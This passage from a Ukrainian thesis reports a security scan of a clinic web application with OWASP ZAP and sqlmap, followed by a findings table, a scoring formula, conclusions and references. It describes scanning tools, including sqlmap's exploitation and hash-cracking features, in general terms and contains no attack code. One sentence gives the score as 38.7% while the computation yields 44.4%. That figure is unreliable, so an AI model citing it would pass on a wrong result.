- відсутній атрибут HttpOnly для файлів cookie. Це означає, що до цих файлів можна отримати доступ за допомогою JavaScript. Якщо шкідливий скрипт може бути запущеним на цій сторінці, то файл cookie буде доступним;
- вимкнена фільтрація XSS на веб-браузері. Даний фільтр дозволяє запобігти виконанню тегу <script> в URL сторінки.

Рисунок 3.11 – Батьківська директорія веб-додатку

Звіт виконання сканування веб-застосунку на вразливості за допомогою OWASP ZAP зображено на рисунку 3.12.



Рисунок 3.12 – Результат сканування інструментом OWASP ZAP

Оскільки головна цінність для зловмисників в даному веб-застосуванні це база даних, то додатково було протестовано його на вразливість SQL-ін’єкцій.

Для цього тестування було обрано інструмент Sqlmap. На сьогодні це один з найпопулярніших застосувань для пошуку и експлуатації SQL-ін’єкцій.

Особливості і переваги цього інструменту від аналогічних такі:

- повна підтримка таких систем управління базами даних як MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite та інших;

- повна підтримка шести технік SQL-ін’єкцій (сліпа логічна, сліпа, основана на часі, основана на помилці, основана на запиті, багаторівневі запити та позалінійні);

- підтримка прямого підключення до бази даних без проходу через SQL-ін’єкцію;

- підтримка розпізнавання форматів хешів паролів і пропонування їх зламу з використанням атаки;

- підтримка пошуку вказаних імен баз даних, таблиць по всім базам даних або колонкам по всіх таблицях [23].

Даний інструмент є консольним, проте існує інтерфейс для операційної системи Windows, робоче вікно якого зображено на рисунку 3.13.

Для пошуку вразливостей типу SQL-ін’єкція, потрібно в поле «Посилання з SQL-ін’єкцією» ввести посилання на сторінку веб-додатку, яка може мати таку вразливість і натиснути на кнопку з дією, яка підходить для вашої цілі, наприклад «Отримати БД».

Після цього пошук вразливостей почнеться вже в консольному вікні.



Рисунок 3.13 – Робоче вікно Sqlmap

В результаті тестування веб-додатку, даний інструмент не знайшов вразливості типу SQL-ін’єкція, що показано на рисунку 3.14.



Рисунок 3.14 – Повідомлення, що вразливостей не знайдено

Отже, в результаті сканування веб-застосунку на вразливості, були знайдені кілька загроз, проте вони мають невисокий рівень небезпеки, і досить легко їх виправити.

3.3 Оцінка захищеності веб-застосунку

Для оцінювання захищеності веб-застосування запишимо всі повідомлення про вразливості до таблиці 3.1, та проставимо їм оцінку від 1 до 3, де 1 – це низький рівень загрози, 2 – середній і 3 – високий.

Таблиця 3.1 – Знайдені вразливості веб-застосування

№	Заголовок повідомлення	Оцінка	Кількість	Посилання
1	Directory Browsing	2	1	CWE ID: 548 WASC ID: 48
2	X-Frame-Options Header Not Set	2	6	CWE ID: 16 WASC ID: 15
3	Absence of Anti-CSRF Tokens	1	3	CWE ID: 352 WASC ID: 9
4	Cookie No HttpOnly Flag	1	2	CWE ID: 16 WASC ID: 13
5	X-Content-Type-Options Header Missing	1	24	CWE ID: 16 WASC ID: 15
6	X-XSS-Protection Off	1	9	CWE ID: 933 WASC ID: 14

Щоб оцінити захищеність даного веб-додатку, з таблиці 3.1 будемо використовувати оцінки рівня загрози кожного пункту.

Оцінювати будемо по шкалі від 0 до 100%. Для рангування рівня захищеності, поділимо цю шкалу на 3 частини відповідно до рівнів загрози окремих вразливостей:

- від 0 до 33% – низький рівень вразливості, що відповідає одному балу рівня загрози й високому рівню захищеності;
- від 34% до 66% – середній рівень вразливості, що відповідає двом балам рівня загрози й середньому рівню захищеності;

- від 67% до 100% – високий рівень вразливості, що відповідає трьом балам рівня загрози й низькому рівню захищеності.

Отже, для визначення оцінки захищеності, потрібно знайти середнє арифметичне оцінок рівня загрози кожної знайденої вразливості за формулою:

$$\bar{x} = \frac{\sum k}{n}, \tag{3.1}$$

де k – оцінка рівня загрози кожної вразливості;

n – кількість знайдених вразливостей в веб-застосуванні.

Після отримання середнього арифметичного оцінок рівня загрози, необхідно перевести це значення у відсотки, щоб отримати оцінку вразливості r за формулою:

$$r = \frac{\bar{x} * 100}{3}, \tag{3.2}$$

де r – оцінка вразливості веб-застосунку;

$\bar{x}$ – середнє арифметичне оцінок рівня загрози вразливостей.

Підставивши значення, отримані з таблиці 3.1, отримали такі результати:

- $\bar{x}$ = 1,33;
- r = 44.4%.

Отже, оцінка вразливості протестованого веб-застосування рівна 38,7%, що входить до другого діапазону значень рівня захищеності, тобто середнього рівня захищеності.

Висновки до третього розділу

В даному розділі було проаналізовано існуючий веб-ресурс об’єкта управління та описане і проаналізовано запропоноване веб-застосування для онлайн управління клінікою. Показано його робота.

Наступним кроком був пошук вразливостей обраного веб-додатку. Для цього були використані такі інструменти як OWASP ZAP версії 2.8.0, та Sqlmap, використовуючи розроблений інтерфейс для операційної системи Windows.

Сканування інструментом OWASP ZAP виявило кілька вразливостей низького та середнього рівня загрози, та показало місця де ці вразливості існують.

Сканування інструментом Sqlmap проводилось щоб переконатись у відсутності вразливостей типу SQL-ін’єкцій, що і було підтверджено, так як дане застосування таких проблем не виявило.

Проаналізувавши результати, отримані пошуком вразливостей, перейшов до наступного кроку – оцінювання захищеності веб-застосування.

Для отримання кінцевої оцінки у відсотковому значенні, було використано дві формули, в результаті чого, оцінка вразливості додатку рівна 44,4%, що відповідає середньому рівню захищеності.

ВИСНОВКИ

В рамках кваліфікаційної роботи було наведено методології тестування захищеності веб-додатків і проведено огляд найпопулярніших та найпотужніших інструментів для пошуку вразливостей. На основі проведеного аналізу протестоване веб-застосування об’єкта управління, а також визначена оцінка його захищеності й прописана послідовність дій для її прорахунку. Під час реалізації поставленої задачі були обрані та використані наступні інструменти: OWASP ZAP – сканер для пошуку і експлуатації вразливостей веб-застосувань; Sqlmap – сканер для пошуку і експлуатації вразливостей типу SQL-ін’єкції.

Підставою для даної роботи є актуальність теми інформаційної безпеки в веб-сфері. Після проведення аналітичного дослідження цієї проблеми не залишилося жодних сумнівів щодо її актуальності.

Кваліфікаційна робота складається з трьох розділів. В першому розділі була описано об’єкт управління та його веб-ресурс, проблеми в технічній і веб-сфері, а також короткий опис виконаної роботи. В другому розділі було проведено дослідження щодо сучасних проблем безпеки веб-застосувань, описані найпоширеніші і найнебезпечніші вразливості, які актуальні сьогодні, описані методології тестування захищеності веб-додатків і проведено огляд найпопулярніших та найпотужніших інструментів для пошуку вразливостей. В третьому розділі було детально описане веб-застосування, яке було об’єктом даного дослідження, після чого був пошук його вразливостей на основі обраних методик та засобів. В результаті було знайдено шість вразливостей середнього та низького рівня загрози. Для підтвердження відсутності вразливостей, пов’язаних з базами даних, дане веб-застосування було протестовано окремо інструментом, який розроблений саме для таких цілей. Після отримання результатів пошуку вразливостей, була прорахована оцінка вразливості веб-додатку у відсотковому значенні.

Теоретична цінність роботи полягає в аналізі поширених вразливостей, розробці методики оцінювання захищеності веб-застосувань.

Практична цінність роботи полягає в тестуванні і оцінюванні веб-застосування підприємства на захищеність. В роботі обґрунтовано вибір інструментів для тестування веб-додатків на безпеку і показано як з ними працювати на прикладі ресурсу підприємства.

Використовуючи цю роботу, кожен може легко, швидко і безкоштовно знайти вразливості в своєму веб-застосуванні, а також в цілому оцінити його захищеність.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. ДСТУ 8302:2015. Бібліографічне посилання. Загальні положення та правила складання [Текст] . – Київ : ДП «УкрНДНЦ», 2016. – 29 с.

2. Якість медичних послуг в Україні [Електронний ресурс] – Режим доступу: https://www.unian.net/health/country/10592793-svezhiy-opros-pokazal-kak-ukraincy-ocenivayut-kachestvo-medicinskih-uslug-infografika.html.

3. Ринок медичних послуг в Україні: проблеми і перспективи [Електронний ресурс] – Режим доступу: https://works.doklad.ru/view/aGigcXjb6sg.html.

4. Береза А. М. Основы создания информационных систем / А. М. Береза. – М . : Издательство КНЕУ, 1998. – 205 с.

5. Автоматизовані інформаційні технології в економіці: [підручник] / М. І. Семенов, І. Т. Трубілін, В. І. Лойко. – За заг. ред. І. Т.Трубілін. – Л. : Фінанси і статистика, 2000. – 416 с.

6. Винниченко И. Автоматизация процессов тестирования / И. Винниченко. – СПб. : Питер, 2005. – 203 с.

7. Глобальний цифровий звіт 2019 [Електронний ресурс] – Режим доступу: https://wearesocial.com/global-digital-report-2019.

8. Інфікованість Уанета за останні роки [Електронний ресурс] — Режим доступу: http://websecurity.com.ua/9000/.

9. Тестування безпеки. Види вразливостей [Електронний ресурс] — Режим доступу: https://www.quality-assurance-group.com/testuvannya-bezpeky-vydy-vrazlyvostej/.

10. DoS-атака [Електронний ресурс] — Режим доступу: https://uk.wikipedia.org/wiki/DoS%D0%B0%D1%82%D0%B0%D0%BA%D0%B0.

11. DoS та DDoS -атаки [Електронний ресурс] — Режим доступу: https://www.quality-assurance-group.com/kilka-sliv-pro-dos-ataky/.

12. Особливості тестування сайту [Електронний ресурс] — Режим доступу: https://www.armedsoft.com/ua/blog/osoblyvosti-testuvannya-saytu.

13. Тестування продуктивності [Електронний ресурс] — Режим доступу: https://uk.wikipedia.org/wiki/Тестування_продуктивності.

14. OWASP TOP-10 Project: введення [Електронний ресурс] — Режим доступу: https://habr.com/ru/company/gaz-is/blog/415283/.

15. OWASP TOP-10: практичний погляд на безпеку веб-додатків [Електронний ресурс] — Режим доступу: https://habr.com/ru/company/simplepay/blog/258499/.

16. OWASP Top Ten [Електронний ресурс] — Режим доступу: https://owasp.org/www-project-top-ten/.

17. What is CWE? [Електронний ресурс] — Режим доступу: https://cwe.mitre.org/about/index.html.

18. Список 25 найнебезпечніших загроз по версії MITRE [Електронний ресурс] — Режим доступу: https://xakep.ru/2019/09/20/top-25-cwe/.

19. Загальний огляд класифікацій загроз безпеці [Електронний ресурс] — Режим доступу: https://safe-surf.ru/specialists/article/5210/595970/.

20. Вон К., Технологія об'єктно–орієнтованих баз даних. Відкриті системи / К. Вон. – К. : Видавництво Ранок, 1994. – 54 с.

21. Гаєвський А. Ю. Самовчитель з створеня web-сайтів: html, JavaScript та DHTML / А. Ю. Гаєвський, В. А. Романовський. – Київ: А.С.К., 2006. – 480 с.

22. Гарнаев А. WEB – программирование на Java и JavaScript / А. Гарнаев, С. Ганаев. – СПБ. : БХВ–Петрбург, 2005. – 1040 с.

23. Глушаков С. В., Базы данных / С. В. Глушаков, Д. В. Ломотько – М.: БХВ–Петербург, 2000. – 357 с.

24. Дмитриева М. JavaScript / М. Дмитриева. – М. : БХВ – Петербург, 2004. – 336 с.

25. Дронов В. А. HTML 5, CSS 3 та Web 2.0. Розробка сучасних Web-сайтів / В.А. Дронов. – СПБ. : БХВ–Петербург, 2011. – 416 с.

26. Дронов В. А. JavaScript. Народные советы / В. А. Дронов. – СПБ. : БХВ–Петербург, 2007. – 464 с.

27. Карл И. В. Разработка требований к программному обеспечению / И. В. Карл. – М. : Русская редакция, 2004. – 402 с.

28. Кузнєцов О. О. Захист інформації в інформаційних системах / О. О. Кузнєцов, С. П. Євсеєв, О. Г. Король. – Х. : Вид. ХНЕУ, 2011. – 504 с.

29. Кузнєцов О. О. Захист інформації в інформаційних системах. Методи традіційної кріптографії / О. О. Кузнєцов, С. П. Євсеєв, О. Г. Король. – Х. : Вид. ХНЕУ, 2010. – 316 с.

30. Кузнєцов О. О. Захист інформації та економічна безпека підприємства / О. О. Кузнєцов, С. П. Євсеєв, С. В. Кавун. – Х. : Вид. ХНЕУ, 209. – 360 с.

31. Лібермана В. Б., Автоматизовані інформаційні технології: навч. посіб. / [під.ред. 2–ге видання, перераб. и додатках.] / В.Б. Лібермана. – К. : ФА, 2002. – 264 с.

32. Мюллер Р. Дж., Бази даних та UML. Проектування / Р. Дж. Мюллер – Л. : Лорі, 2002. – 458 с.

33. Пол Уілтон. SQL для початківців / Пол Уілтон, Джон Колбі [пер. з англ.] – Видавничий дім «Вільямс», 2005. – 496 с.

34. Етапи проектування сайту [Електронний ресурс] – Режим доступу: http://www.htmlbook.ru/http://joomla–master.org/nedvijimost.html.

35. Інформаційний дизайн [Електронний ресурс] – Режим доступу: http://design.indevel.net.

36. Оцінка сайту [Електронний ресурс] – Режим доступу: http://vitaweb.pp.ru.

37. Тестування ASP.NET MVC [Електронний ресурс] – Режим доступу: http://msdnwo rking.redmond.corp.microsoft.com/ru–ru/gg447082.

38. CMS List. Огляд cms. Сайт про системи управління сайтом [Електронний ресурс] – Режим доступу: http://www.cmslist.ru.

39. Web Application Security Consortium (WASC) Threat Classification

[Електронний ресурс] – Режим доступу: https://epdf.pub/web-application-security-consortium-wasc-threat-classification-v200.html.

40. Low Orbit Ion Cannon [Електронний ресурс] – Режим доступу: https://uk.wikipedia.org/wiki/LOIC.

41. Як захиститися від DDoS-атак [Електронний ресурс] – Режим доступу: https://ddos-guard.net/ru/info/blog-detail/kak-predotvratit-ddos-ataku.

42. Вразливість Web-сайтів та Web-сервісів і основні засоби боротьби з втручанням на сайти [Електронний ресурс] – Режим доступу: https://report.kpi.ua/sites/default/files/tsurin.pdf.

43. Вора П. Шаблоны проектирования веб-приложений / П. Вора – М.: Эксмо, 2011, – 870с.

44. Пьюривал С. Основы разработки веб-приложений / С. Пьюривал – СПб.: Питер, 2015, – 272с.

45. Огляд загроз безпеці веб-додатків [Електронний ресурс] – Режим доступу: https://sibac.info/conf/technology/v/95451.

46. Positive research. Збірник досліджень з практичної безпеки. [Електронний ресурс] – Режим доступу: https://www.ptsecurity.com/upload/ptru/analytics/Positive-Research-2016-rus.pdf/.

47. Аналіз і методи захисту web-додатків від атак типу XSS [Електронний ресурс] – Режим доступу: https://cyberleninka.ru/article/n/analiz-i-metody-zaschity-web-prilozheniya-ot-atak-tipa-xss.

48. Оладько А.Ю., Аткина В.С. Модель защиты интернет-магазина//Известия ЮФУ. Технические науки. 2014. № 2 (151). С. 74–80.

49. Екзотичні заголовки HTTP [Електронний ресурс] – Режим доступу: https://habr.com/ru/post/317720/.

50. Типові помилки при захисті сайтів від CSRF-атак [Електронний ресурс] – Режим доступу: https://habr.com/ru/post/235247/.